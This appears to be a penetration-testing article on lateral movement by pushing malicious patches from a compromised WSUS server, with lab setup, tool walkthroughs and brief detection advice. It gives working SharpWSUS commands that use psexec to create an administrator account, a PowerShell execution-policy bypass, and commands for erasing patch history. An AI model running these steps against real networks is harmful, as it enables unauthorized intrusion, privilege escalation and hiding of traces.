
0x00 Preface
---
In internal network penetration, after gaining control of a WSUS server, lateral movement can be achieved by pushing patches. This exploitation method was first publicly disclosed at BlackHat USA 2015. This article will compile relevant materials on this exploitation method, combine it with analytical thinking, and derive methods for behavioral detection.
References:
https://www.blackhat.com/docs/us-15/materials/us-15-Stone-WSUSpect-Compromising-Windows-Enterprise-Via-Windows-Update.pdf
https://www.gosecure.net/blog/2020/09/03/wsus-attacks-part-1-introducing-pywsus/
https://labs.nettitude.com/blog/introducing-sharpwsus/
0x01 Introduction
---
This article will cover the following:
- Environment Setup
- Exploitation Approach
- Implementation Tools
- Behavioral Detection
0x02 Environment Setup
---
This section introduces the process of setting up a WSUS server and configuring clients to achieve patch deployment.
Reference:
https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/dd939822(v=ws.10)
1. WSUS Server Setup
The WSUS server must be installed on a Windows Server operating system.
(1) Installation
On the Add Roles and Features page, select Windows Server Update Services.
Specify the storage path for patch update packages, which can be set to C:\WSUS.
(2) Configuration
Open Windows Server Update Services for configuration.
During configuration, select the default options. When choosing 'Download update information from Microsoft Update', click 'Start Connecting'. If an error message 'An HTTP error has occurred' appears, based on multiple tests, the following solution can be adopted:
Close the current page.

Enter Windows Server Update Services, select 'Synchronization', click 'Synchronize Now', and wait for synchronization to complete, as shown in the figure below.

Select Options, choose WSUS Server Configuration Wizard, re-enter the configuration page, connection successful, as shown below

After configuration is complete, create computer groups, as shown below

When synchronization is complete, it will prompt how many patches have been downloaded, as shown below
Select the Updates page to view downloaded patches. Unapproved indicates uninstalled patches; installed patches can be viewed by selecting Approved, as shown below


Select a patch, click Approve..., the pop-up dialog can install patches for specified computer groups, as shown below
2. Client Configuration
The client only needs to be a Windows system and must be configured via Group Policy
Navigate to Computer Configuration -> Administrative Templates -> Windows Components -> Windows Update, select Configure Automatic Updates, set to Auto download and notify for install, select Specify intranet Microsoft update service location, set the update server address to http://192.168.1.182:8530
Note:
Port 8530 must be specified
In a domain environment, after configuring Group Policy, you need to wait for a period of time because Group Policy updates in the background every 90 minutes with a random offset of 0-30 minutes. To apply immediately, you can enter the command: gpupdate /force
In a workgroup environment, Group Policy configurations take effect immediately
When the client starts patch updates, the WSUS server obtains the client's information and displays it on the Computers page
The operation of configuring Group Policy is equivalent to creating registry entries, with specific details as follows:
(1) After configuring automatic updates via Group Policy, the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU is created
Query command: REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU"
Example return result:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU |
Here, AUOptions corresponds to 'Configure automatic updating' in Group Policy configuration: 2 represents 'Notify for download and notify for install', 3 represents 'Auto download and notify for install', 4 represents 'Auto download and schedule the install', and 5 represents 'Allow local admin to choose setting'
(2) After configuring the server address in Group Policy, the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate will be created
Query command: REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate"
Example return result:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate |
3. Pushing patches
On the WSUS server's Windows Server Update Services page, select the specified patch, right-click and choose Approve..., then select the computer group in the pop-up dialog
Wait for the client to reach the patch update time to complete patch deployment
0x03 Exploitation Approach
---
If we can generate a patch containing a payload, we can perform lateral movement through patches, but we must pay attention to the signature issue of patch files during exploitation: Windows patch files require Microsoft signatures
The common exploitation method is to use programs with Microsoft signatures, such as psexec, to execute commands or add an administrator user through psexec
0x04 Implementation Tools
---
The open-source tools include the following three:
https://github.com/nettitude/SharpWSUS
https://github.com/AlsidOfficial/WSUSpendu
https://github.com/ThunderGunExpress/Thunder_Woosus
The implementation principles of these three tools are essentially the same: they all create a patch that invokes psexec to execute commands, push the patch to the designated computer, and wait for the target computer to update the patch.
The operation of creating a patch requires connecting to an SQL database and sequentially performing the following steps:
- ImportUpdate
- PrepareXMLtoClient
- InjectURL2Download
- DeploymentRevision
- PrepareBundle
- PrepareXMLBundletoClient
- DeploymentRevision
1. Create a patch
When creating a patch with SharpWSUS, attention must be paid to escape characters. Command example:

SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-accepteula -s -d cmd.exe /c \"net user WSUSDemo Password123! /add ^&^& net localgroup administrators WSUSDemo /add\"" /title:"WSUSDemo" |
This command will create WSUSDemo under the Security Updates page of Updates, as shown in the figure below
2. Patch Deployment
Deploy the patch to a specified computer group, command example:

SharpWSUS.exe approve /updateid:b95933c9-084a-4b66-b3a0-2c2cd38261ed /computername:win-iruj9k30gr7 /groupname:"Demo Group" |
This command will create the computer group Demo Group and move win-iruj9k30gr7 under this group, as shown in the figure below
Next, wait for the client to install this patch
3. Check Patch Status
Check whether the patch is installed, command example:
SharpWSUS.exe check /updateid:b95933c9-084a-4b66-b3a0-2c2cd38261ed /computername:win-iruj9k30gr7 |
The output when the patch is not installed is as follows:
[*] Action: Check Update |
Another method is to check the computer's patch update time, example command: SharpWSUS.exe inspect
Output example:
####################### Computer Enumeration ####################### |

For testing convenience, you can force the client to update patches to see new patch information, as shown in the figure below
4. Clear patch information
Command example:
SharpWSUS.exe delete /updateid:f316d1b2-b530-40bc-b4d7-0453d85c4c58 /computername:win-iruj9k30gr7 /groupname:"Demo Group" |
This command will delete the patch and remove the added computer group
During the entire patch update process, the WSUS server will save psexec.exe locally on the WSUS server at C:\wsus\wuagent.exe and C:\wsus\WsusContent\8E\FD7980D3E437F28000FA815574A326E569EB548E.exe, requiring manual cleanup
When testing WSUSpendu, to facilitate detailed analysis, you can modify the following code:
[CmdletBinding()] |
Command line execution: powershell -ep bypass -f WSUSpendu.ps1 -Verbose, will output complete information
0x05 Behavior Detection
---

The client's patch history update log stores all patch installation information:
As shown in the figure below
However, if an attacker gains administrator control of the system, they can clear the historical update records by uninstalling patches via command line. Example commands for command-line patch uninstallation:
View updates: wmic qfe list brief/format:table
Uninstall a specific update: wusa /uninstall /kb:976902 /quiet /norestart
0x06 Summary
---
This article introduces methods and implementation tools for lateral movement via WSUS, combines exploitation approaches, and provides suggestions for behavioral detection.


